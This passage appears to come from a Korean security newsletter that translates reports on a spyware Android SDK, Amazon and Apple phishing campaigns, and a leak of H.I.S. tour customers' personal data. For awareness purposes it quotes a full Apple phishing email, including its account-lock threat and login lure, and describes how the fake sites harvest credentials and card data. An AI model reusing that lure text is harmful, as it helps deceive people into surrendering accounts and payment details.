연구원들은 “다운로드 된 클래스에 포함 된 기능들은 런타임 시 완전히 외부에 의해 제어되며, 원격의 시스템 운영자가 선택한 요인에 의해 언제든 변경될 수 있다. 원격 API 요청이 이루어지면, 사용자와 앱 개발자들은 기기에서 실행 되는 것에 대해 어떠한 제어도 할 수 없게 된다.”라고 밝혔다.

기기에서 로그를 옮기는 것 이외에도, 다른 플러그인들은 전화 기록을 저장하는 PhoneStateListener 와 같은 기능들을 등록하는데 사용될 수 있다.

[출처] https://threatpost.com/android-spyware-linked-to-chinese-sdk-forces-google-to-boot-500-apps/127585/

https://blog.lookout.com/igexin-malicious-sdk

# 3. 일본

## ‘응답 없는 경우에는 계정을 잠근다’, 가짜 Amazon 의 피싱에 주의

「応答ない場合はアカウントをロック」、偽Amazon のフィッシングに注意


유도처 피싱사이트 (화면: 피싱대책협의회)

온라인쇼핑사이트 ‘Amazon’을 가장하여 계정정보를 속여서 빼앗는 피싱 공격이 발생하고 있다. 피싱대책협의회는 주의를 당부했다. 이 협의회에 따르면, 문제의 메일은 ‘계정의 잠금을 해제하겠다’라는 제목으로 송신되고 있는 것이라고 한다.

문제의 메일에서는 계정정보의 일부에 오류가 있다고 설명하고, 정보를 확인할 필요가 있다는 등으로 설명하여 기재된 URL 에서 가짜 사이트로 유도한다. 응답이 없을 경우에는 계정을 잠그겠다는 등의 협박으로 불안을 부추기고 있었다.

2 단계로 정보를 탈취하는 수법을 이용하고 있으며 유도처 페이지에서 계정정보, 더 나아가서 이동한 페이지에서 보안코드를 포함한 신용카드 정보나 주소 등을 속여서 빼앗는다.

지금까지도 'Amazon'을 가장하여 '서비스가 중단되었다', '등록된 정보가 잘못되었다' 등으로 속여서 '계정 갱신' 등으로 칭하며 가짜 사이트로 유도하는 케이스가 4 월에 확인되고 있었다. 또한 에프시큐어의 조사에 따르면, 세계적으로도 'Amazon'을 가장한 피싱 공격은 다수 발생하고 있다. 피싱대책협의회에서는 JPCERT 코디네이션센터에 조사를 의뢰하고 정보를 잘못해서 송신하지 않도록 주의를 호소하고 있다.

[출처] http://www.security-next.com/084955

# H.I.S., 최대 1 만 1000 건 이상의 투어 신청객의 개인정보를 유출

## H.I.S.、最大1万1000超件のツアー申込客の個人情報を流出

에이치 아이 에스(H.I.S.)는 8 월 22 일, 회사의 일본국내 버스투어(수도권을 출발지로 하는 것) 사이트에서 투어를 신청한 일부 고객의 개인정보가 이 사이트에 침입한 외부에서의 접속에 의해 유출되는 사고가 발생했다고 발표했다.

HIS　国内パッケージサイトからのお客様情報流出について　トップページ

よくある質問　サイトマップ　ログイン

国内296店舗／海外66か国141都市237拠点　国内店舗　海外店舗　法人・団体のお客様

HISトップページ ＞ 国内パッケージサイトからのお客様情報流出について

2017年8月22日

お客様各位

株式会社エイチ・アイ・エス

国内パッケージサイトからのお客様情報流出について

このたび、弊社の国内パッケージ（首都圏を出発地とするもの）サイト（以下「本件サイト」といいます）からツアーのお申し込みをいただいた一部のお客様の個人情報が、本件サイトへの外部からのアクセスにより流出する事故が発生いたしました。なお、現在のところ個人情報を悪用された被害の報告は入っておりません。また、本件サイトは弊社の他のオンライン予約サイトとは分離したシステムで運営されており、本件サイト以外の弊社が運営するオンライン予約サイトにおいては今回の事故の影響はございません。
お客様及び関係者の皆様に多大なるご迷惑とご心配をおかけすることを心より深くお詫び申し上げますとともに、下記のとおり本件の概要につきお知らせいたします。

記

1.経緯

(1)8月17日(木)
お客様情報セキュリティ強化のため、弊社としては常にセキュリティ関連の外部情報を収集しています。その中で、弊社が契約している外部のセキュリティ技術専門家より、外部サイトに本件サイトに関する記述があったという情報を入手しました。この報告を受け直ちに社内調査を開始し、外部からのアクセスの調査・分析を行ったところ、本件サイトにおいて圧縮ファイルダウンロードの形跡が確認され、当該ファイル中にお客様の個人情報が含まれていることが判明しました。
本件サイトに対しては直ちに必要な措置を講じたほか、この事態を受け、弊社社内に「対策本部」を設置し、その後、データの解析を行った結果、ダウンロードされた個人情報は最大11,975名様分であることが判明いたしました。

(2)8月18日(金)
登録行政庁である観光庁、個人情報保護委員会、一般社団法人日本旅行業協会およびプライバシーマーク制度の運用機関である一般社団法人日本情報経済社会推進協会(JIPDEC)に対し本件の概要につき第一報を行いました。

(3)8月21日(月)
本件について、所轄の新宿警察署に相談するとともに、個人情報保護法の定めに従い、個人情報保護委員会に本件に関する報告を行いました。

고객님께

2017 년 8 월 22 일

주식회사 H.I.S.

일본국내 버스투어사이트에서의 고객정보 유출에 대해서

이번에 저희 회사의 국내버스투어(수도권을 출발지로 하는 것)사이트(이하 '본건사이트')에서의 투어신청을 해주신 일부 고객 개인정보가 본건사이트에 침입한 외부에서의 접속에 의해 유출되는 사고가 발생했습니다. 현재 개인정보를 악용 당한 피해보고는 들어오지 않고 있습니다. 또한 본건 사이트는 저희 회사의 다른 온라인예약사이트와는 분리된 시스템에서 운영되고 있어 본건사이트 이외의 저희 회사가 운영하는 온라인예약사이트에서는 이번 사고의 영향은 없습니다. 고객님과 관계자 여러분께 심려를 끼쳐드려서 진심으로 사죄 드리는 동시에 아래와 같이 본건의 개요에 대해 알려드리겠습니다.

1. 경위

(1)8 월 17 일(목)

고객정보의 보안을 강화하기 위해 저희 회사는 항상 보안관련 외부정보를 수집하고 있습니다. 그 중에 저희 회사가 계약하고 있는 외부 보안기술전문가에서 외부사이트에 본건사이트에 관한 기술(記述)이 있었다는 정보를 입수했습니다. 이 보고에 따라 즉시 사내조사를 개시하고 외부에서의 접속조사/분석을 실시한 결과, 본건사이트에 압축파일 다운로드의 흔적이 확인되어 해당파일 안에 고객님의 개인정보가 포함되어 있다는 사실이 판명되었습니다.

본건사이트에 대해서는 즉시 필요한 조치를 강구했을 뿐 아니라 이 사태에 따라 저희 회사 사내에 '대책본부'를 설치하고 그 후 데이터해석을 실시한 결과, 다운로드된 개인정보는 최대 11,975 명분이라는 사실이 판명되었습니다.

발표시점에서 유출된 개인정보 악용 피해보고는 들어오지 않고 있다고 한다. 또한 이 사이트는 회사의 다른 온라인예약사이트와는 분리된 시스템으로 운영되고 있어, 이번 사고의 영향은 받지 않는다고 한다.

이 회사의 발표에 따르면, 8 월 17 일에 이 회사가 계약하고 있는 외부 보안전문가에게서 외부사이트에 일본국내 버스투어(수도권을 출발지로 하는 것)사이트에 관한 기술이 있었다고 하는 정보를 입수했다.

이 정보에 따라 외부에서의 접속 조사/분석을 실시한 결과, 일본국내 버스투어(수도권을 출발지로 하는 것)사이트에 압축파일의 다운로드의 흔적이 확인되어 이 파일에 고객의 개인정보가 포함되어 있다는 사실이 판명되었다. 데이터 해석을 실시한 결과, 다운로드된 개인정보는 최대 1 만 1975 명분이라는 사실이 밝혀졌다고 한다.

이 사이트의 리뉴얼에 따라 구(舊)사이트에서 이미 신청을 마친 고객의 예약데이터를 이행하는 작업을 실시했을 때, 공개영역에 개인정보를 포함한 예약데이터가 잔치되어 있던 것을 그 원인으로 들고 있다.

유출된 개인정보의 대상은 2017 년 3 월 18 일 16 시 3 분에서 7 월 27 일 17 시 30 분 기간에, 2017 년 8 월 1 일에서 13 월 31 일 출발의 수도권발(發) 국내 버스투어를 예약한 사람이다. 유출된 정보는 예약 시에 입력한 일부 또는 전부 정보가 되지만, 신용카드번호/금융기관 계좌정보는 포함되어 있지 않다고 한다.

구체적으로는 대표자의 정보(성명, 성별, 연령, 메일주소, 주소, 전화번호, 투어명, 출발일)가 최대 4566 명, 동행자 정보(성명, 성별, 연령, 전화번호〈입력되어 있을 경우만〉, 투어명, 출발일)이 7017 명, 긴급연락처(지명, 전화번호)가 최대 392 명 유출되었을 가능성이 있다.

개인정보가 유출된 고객에 대해서는 8 월 22 일부터 투어 대표자에게 전자메일로 연락하겠다고 한다.

[출처] http://news.mynavi.jp/news/2017/08/22/176/


  

## 계속해서 나도는 Apple 의 가짜 메일/6 개의 제목 돌려쓰며, 가짜 사이트로 유도하여 개인정보를 훔쳐보고 탈취

### 継続して出回る Apple の偽メール・6 つの件名バリエーション、偽サイトへ誘導し、個人情報を根こそぎ窃取

트렌드마이크로주식회사는 25 일, Apple 을 사칭하는 피싱메일이 6 월경부터 계속해서 확인되고 있다고 하며 주의를 당부했다.

8 월에 트렌드마이크로가 실시한 조사에서는 14~21 일의 1 주일간 2500 건 이상의 피싱메일의 확산을 확인했다. 송신자 정보는 'Apple 서포트'로 표시되어 있으며 메일주소는 'jp.appleservice' 등의 문자열로 시작된다. 언뜻 맞는 메일주소로 보이지만 도메인 명은 'vera-clod.com'으로 Apple 사와는 다른 것으로 되어 있다. 피싱메일의 송신주소로는 이 외에 실재 회사와 비슷한 도메인과 프리메일의 도메인 등이 사용되는 경우가 있다고 한다.




Apple ID

고객님의 계정정보의 일부 데이터가 부정확 또는 확인되지 않은 듯합니다.

계속해서 고객님의 계정정보를 확인할 필요가 있습니다.

아래의 링크를 클릭하여 계정정보를 확인해주십시오.

여기서 로그인

Case ID: JP-(662)(494)

24 시간 이내에 답신이 없을 경우, 그 계정은 무효가 됩니다.

Apple Support

확인된 피싱메일의 예

메일 중 링크처는 Apple 사의 사이트를 가장한 가짜 사이트로 되어 있다. 이 때 HTML 형식의 메일을 이용하여 유도처 URL 을 표면상 모르게 하거나 단축 URL 을 이용하여 언뜻 보기에는 맞는지 판단할 수 없게 만든다. 최종적으로 유도되는 가짜 사이트 URL 은 'sign.in', 'appleid', 'apple.com' 등의 문자열을 포함한 긴 문자열이 되어 있으며 실제 도메인명 등을 알기 어렵게 만들어져 있다.

가짜 사이트에서 Apple ID 와 패스워드를 입력하면 계정이 락되어 있다는 내용의 메시지가 표시되고 계정 확인을 요구하며 다양한 정보입력을 요구해 온다. 요구되는 정보는 성명 등 개인정보 외에 신용카드정보, 카드회사의 웹 서비스 등은 이루어지지 않기 때문에 무의미한 문자열을 입력해도 통하게 된다. 입력 후에는 영어로 인증 완료 메시지가 표시되고 정규 Apple 사의 사이트를 표시한다. 수신자에게 정규 절차인 것처럼 생각하게 만드는 수법이다.


유도된 피싱사이트의 예



Apple ID 와 패스워드를 입력하면 계정 락을 위장한 화면은 표시


이름 등의 각종 개인정보와 신용카드정보의 입력을 요구



보안질문의 입력을 요구하는 화면




인증완료의 가짜 메시지만 영어로 표시된다

이번에 실제 예로 소개된 것을 포함하여 같은 가짜 사이트로 유도하는 메일의 제목으로 적어도 6 종류의 변화가 있었다는 것도 확인되고 있다.

[출처] http://internet.watch.impress.co.jp/docs/news/1077453.html


**(주)이스트시큐리티**

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com